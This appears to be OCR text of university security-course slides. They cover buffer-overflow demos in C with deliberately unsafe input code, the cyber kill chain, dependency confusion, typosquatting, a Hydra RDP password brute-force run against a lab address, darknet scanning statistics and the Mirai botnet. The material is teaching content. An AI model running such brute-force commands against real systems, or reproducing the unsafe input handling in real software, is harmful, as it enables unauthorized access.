net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    yun
The command completed with one or more errors.


C:\Windows\system32>mkdir aaa
mkdir aaa

C:\Windows\system32>
```

```
C:\Windows\System32>mkdir aaa
Access is denied.

C:\Windows\System32>_
```

How do memory exploits work?

- An example: buffer overflow vulnerability

```c
#include <stdio.h>
#include <string.h>

int main(){
    char secret[4] = "aaaa";
    char input[4];
    gets(input);
    if(strncmp(secret, "bbbb", 4) == 0){
        printf("How do you turn this on?");
    }
    return 0;
}
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gcc bof.c
bof.c: In function 'main':
bof.c:7:2: warning: implicit
    7 |  gets(input);
      |  ^~~~
      |  fgets
/usr/bin/ld: /tmp/ccP0X9nr.o:
bof.c:(.text+0x1c): warning:

┌──(kali㉿kali)-[~/Desktop]
└─$ ./a.out
aaaabbbb
How do you turn this on?
```

How do memory exploits work?

```
┌──(kali㉿kali)-[~/Desktop]
└─$ objdump ./a.out -d -M intel
```

```
0000000000001155 <main>:
    1155:       55                      push   rbp
    1156:       48 89 e5                mov    rbp,rsp
    1159:       48 83 ec 10             sub    rsp,0x10
    115d:       c7 45 fc 61 61 61 61    mov    DWORD PTR [rbp-0x4],0x61616161
    1164:       48 8d 45 f8             lea    rax,[rbp-0x8]
    1168:       48 89 c7                mov    rdi,rax
    116b:       b8 00 00 00 00          mov    eax,0x0
    1170:       e8 db fe ff ff          call   1050 <gets@plt>
    1175:       48 8d 45 fc             lea    rax,[rbp-0x4]
    1179:       ba 04 00 00 00          mov    edx,0x4
    117e:       48 8d 35 7f 0e 00 00    lea    rsi,[rip+0xe7f]        # 2004 <_IO_stdin_used+0x4>
    1185:       48 89 c7                mov    rdi,rax
    1188:       e8 a3 fe ff ff          call   1030 <strncmp@plt>
    118d:       85 c0                   test   eax,eax
    118f:       75 11                   jne    11a2 <main+0x4d>
    1191:       48 8d 3d 71 0e 00 00    lea    rdi,[rip+0xe71]        # 2009 <_IO_stdin_used+0x9>
    1198:       b8 00 00 00 00          mov    eax,0x0
    119d:       e8 9e fe ff ff          call   1040 <printf@plt>
    11a2:       b8 00 00 00 00          mov    eax,0x0
    11a7:       c9                      leave
    11a8:       c3                      ret
    11a9:       0f 1f 80 00 00 00 00    nop    DWORD PTR [rax+0x0]

00000000000011b0 <__libc_csu_init>:
```

rbp – 0x4
rbp – 0x8

```
char secret[4] = "aaaa";
char input[4];
```

讀取長度若超過
→ Buffer overflow

rbp – 0x8	rbp – 0x4
rbp	
rbp + 0x10 (ret addr)	

Common Weakness Enumeration

A Community-Developed List of Software & Hardware Weakness Types

Home > CWE List > CWE- Individual Dictionary Definition (4.5)

Home | About | CWE List | Scoring

CWE-170: Improper Null Termination

https://cwe.mitre.org/data/definitions/170.html

```c
#include <stdio.h>
#include <string.h>

int main(){
    char secret[4] = "aaaa";
    char input[4];
    fgets(input, 4, stdin);
    if(strncmp(secret, "bbbb", 4) == 0){
        printf("How do you turn this on?");
    }
    printf("%s", input);
    return 0;
}
```

```c
#include <stdio.h>
#include <string.h>
#include<unistd.h>
int main(){
    char secret[4] = "aaaa";
    char input[4];
    read(0, input, 4);
    if(strncmp(secret, "bbbb", 4) == 0){
        printf("How do you turn this on?");
    }
    printf("%s", input);
    return 0;
}
```

```
┌──(kali㉿kali)-[/media/sf_vm_share/memory]
└─$ gcc fgets.c -o fgets

┌──(kali㉿kali)-[/media/sf_vm_share/memory]
└─$ ./fgets
bbbbbbbbbbbbbbbbbbbbbbbb
bbb
```


```
┌──(kali㉿kali)-[/media/sf_vm_share/memory]
└─$ gcc read.c -o read

┌──(kali㉿kali)-[/media/sf_vm_share/memory]
└─$ ./read
bbbbbbbbbbbbbbbbbbbbbbbb
bbbbaaaaC►►jU
```

CYBER KILL CHAIN

Cyber Kill Chain


- https://attack.mitre.org/matrices/enterprise/



https://medium.com/cycraft/cycraft-classroom-mitre-att-ck-vs-cyber-kill-chain-vs-diamond-model-1cc8fa49a20f

Initial Access

- Exploit vulnerability
- Victim execution
- Valid accounts
  - Weak password
  - Brute force attack
- Supply chain attack
  - Malicious VM/Docker image
  - Malicious package
    - Dependency Confusion
    - Typosquatting



Dependency Confusion

- Which package is installed?
  - pip install pikachu
  - npm install pikachu

- For pip:
  1. Checks whether library exists on the specified (internal) package index
  2. Checks whether library exists on the public package index (PyPI)
  3. Installs whichever version is found. If the package exists on both, it defaults to installing from the source with the higher version number.
     - Therefore, uploading a package named library 9000.0.0 to PyPI would result in the dependency being hijacked

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

Typosquatting

Examples of Typosquatting

Real Domain Targeted	Typosquat Domain Example
www.github.com	www.glthub.com
www.google.com	www.gougle.com
www.amazon.com	www.amozon.com
www.victoriassecret.com	www.victoriasecret.com
www.homedepot.com	www.homdepot.com

Typos

Missing an "S"

Letters reversed

- Pushing malicious packages to a registry with the hope of tricking users into installing them

Correct package name

VULNERABILITY	AFFECTS		TYPE	PUBLISHED
H Malicious Package	cofeescript *	coffeescript	npm	09 Oct, 2017
H Malicious Package	cofee-script *	coffeescript	npm	09 Oct, 2017
H Malicious Package	jquey *	jquery	npm	09 Oct, 2017
H Malicious Package	anarchy *	(formerly occupied by another package)	npm	17 Sep, 2017

Brute forcing RDP with Hydra

- Hydra


```
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]
-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] i
rc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-li
stener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin r
pcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak
telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1

┌──(kali㉿kali)-[~/Desktop]
└─$ hydra                                                          255 ✗
```

Common Password List



RDP brute force attack with Hydra

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l f08921a01 -P passlist.txt rdp://192.168.10.6
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-24 18:29:26
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce
the number of parallel connections and -W 1 or -W 3 to wait between connection to al
low the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix
.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (l:1/p:7), ~2 tries
per task
[DATA] attacking rdp://192.168.10.6:3389/
[3389][rdp] host: 192.168.10.6   login: f08921a01   password: '
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-24 18:29:28

┌──(kali㉿kali)-[~/Desktop]
└─$ cat passlist.txt
1
2
3
'
q
w
e

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Screenshot-03

NICTER Sensor Result

國立臺灣大學 National Taiwan University

- Darknet IP Range: 103.235.89/24 (256 IPs)
- Duration: 2021/09/12 ~ 2021/10/15 (34 days)
- Total Connections Number : 105,777,632 (hundred million)
- Total Suspicious IP Number: 581,506 (five hundred thousands)

- 向 TWNIC 申請無人使用的 IP
- 這些 IP 收到的封包極可能是掃描流量

TOP 10	IP	Count	Country
1	89.248.165.19	1,817,171	Netherland
2	45.155.204.169	1,712,710	Russia
3	89.248.165.89	1,667,567	Netherland
4	45.155.204.63	1,663,789	Russia
5	45.146.164.196	1,507,641	Russia

TOP 10	IP	Count	Country
6	45.155.205.188	1,506,614	Russia
7	89.248.165.229	1,403,232	Netherland
8	80.82.65.202	1,384,960	Netherland
9	185.156.73.36	1,347,753	Netherland
10	185.156.73.100	1,346,281	Netherland

NICTER Sensor Result

- OS Distribution (Network Device)

router

- **TP-LINK** TL-R470T router
- **MikroTik** RouterOS 3.17
- **OneAccess** 1641 router
- **Gennet** OxyGEN wireless ADSL router (Linux 2.6.11)
- **Enterasys** Matrix X-series router (Linux 2.4)
- **HP** ProCurve Secure Router 7102dl
- **Linksys** BEFSR41 EtherFast router
- **D-Link** DSL-2890AL ADSL router
- **Linksys** WRV200 wireless broadband router
- **Maipu** MyPower MP3840 router
- **Asus** RT-AC66U router (Linux 2.6)
- **Comtrend** CT536 wireless ADSL router
- **Netgear** WGR614v7 wireless broadband router
- **Vyatta** router (Linux 2.6.26)
- ...

switch

- **Cisco** SPA 303 VoIP phone,
- **3Com** 4200G or Huawei Quidway S5600 switch
- **HP** FlexFabric 5900CP switch (Comware 7.1)
- **3Com** Switch 4200
- **Motorola** RFS 6000
- **Ruijie** N18010 switc
- **D-Link** DGS-3450 sw
- **3Com** SuperStack 3
- **3Com** 5500-EI switc
- **Huawei** S9300 swit
- **Avocent** DSR1021 K
- **D-Link** DES-3326 sw
- **Cisco** 2950 switch (
- **Cisco** Catalyst 1900
- **Avocent** MergePoir
- ...

firewall

- **Fortinet** FortiGate-6
- Secure Computing S
- **Endian** 2.3 or IPCop
- 2.4.31 - 2.6.22)
- **Dell** Sonicwall NSA 2
- IPFire 2.11 firewall (
- **Check Point** UTM-1
- **ZyXEL** ZyWALL 5 fire
- **Cisco** ASA 5510 firev
- **Symantec** Gateway
- **Fortinet** FortiGate 1
- **Huawei** Secospace U
- **Juniper** SRX100-seri
- (JUNOS 10.4 - 12.1)

這些網路裝置極可能是遭到駭客控制，
大範圍掃描其他 IP。

NICTER Sensor Result

國立臺灣大學 National Taiwan University

- Nessus scanning for Router

➢ In order to confirm whether the Router has vulnerability that have been compromised, we use Nessus to perform a vulnerability scan.

➢ We scan 145 Routers but only found that only 4 Routers has critical vulnerabilities that can be exploited for remote code execution.

72.4.34.39

1	3	3	0	10
CRITICAL	HIGH	MEDIUM	LOW	INFO

Severity	CVSS v3.0	Plugin	Name
CRITICAL	10.0	108521	MikroTik RouterOS < 6.40.7 or 6.41.x < 6.41.3 SMB Buffer Overflow

其他 141 個 Router 是如何被控制的?
高機率是因為弱密碼

Mirai – IoT Botnet

Mirai 光是 brute force telnet，
就控制超過 40 萬台 IoT 裝置 。






Fig. 1. Mirai Botnet Infection Methodology

Reconnaissance

- Search Engines
  - Google
  - Yahoo
  - Baidu
  - Bing
  - Yandex
  - …





GOOGLE HACKING

Google hacking

- https://www.exploit-db.com/google-hacking-database

Google Hacking Database

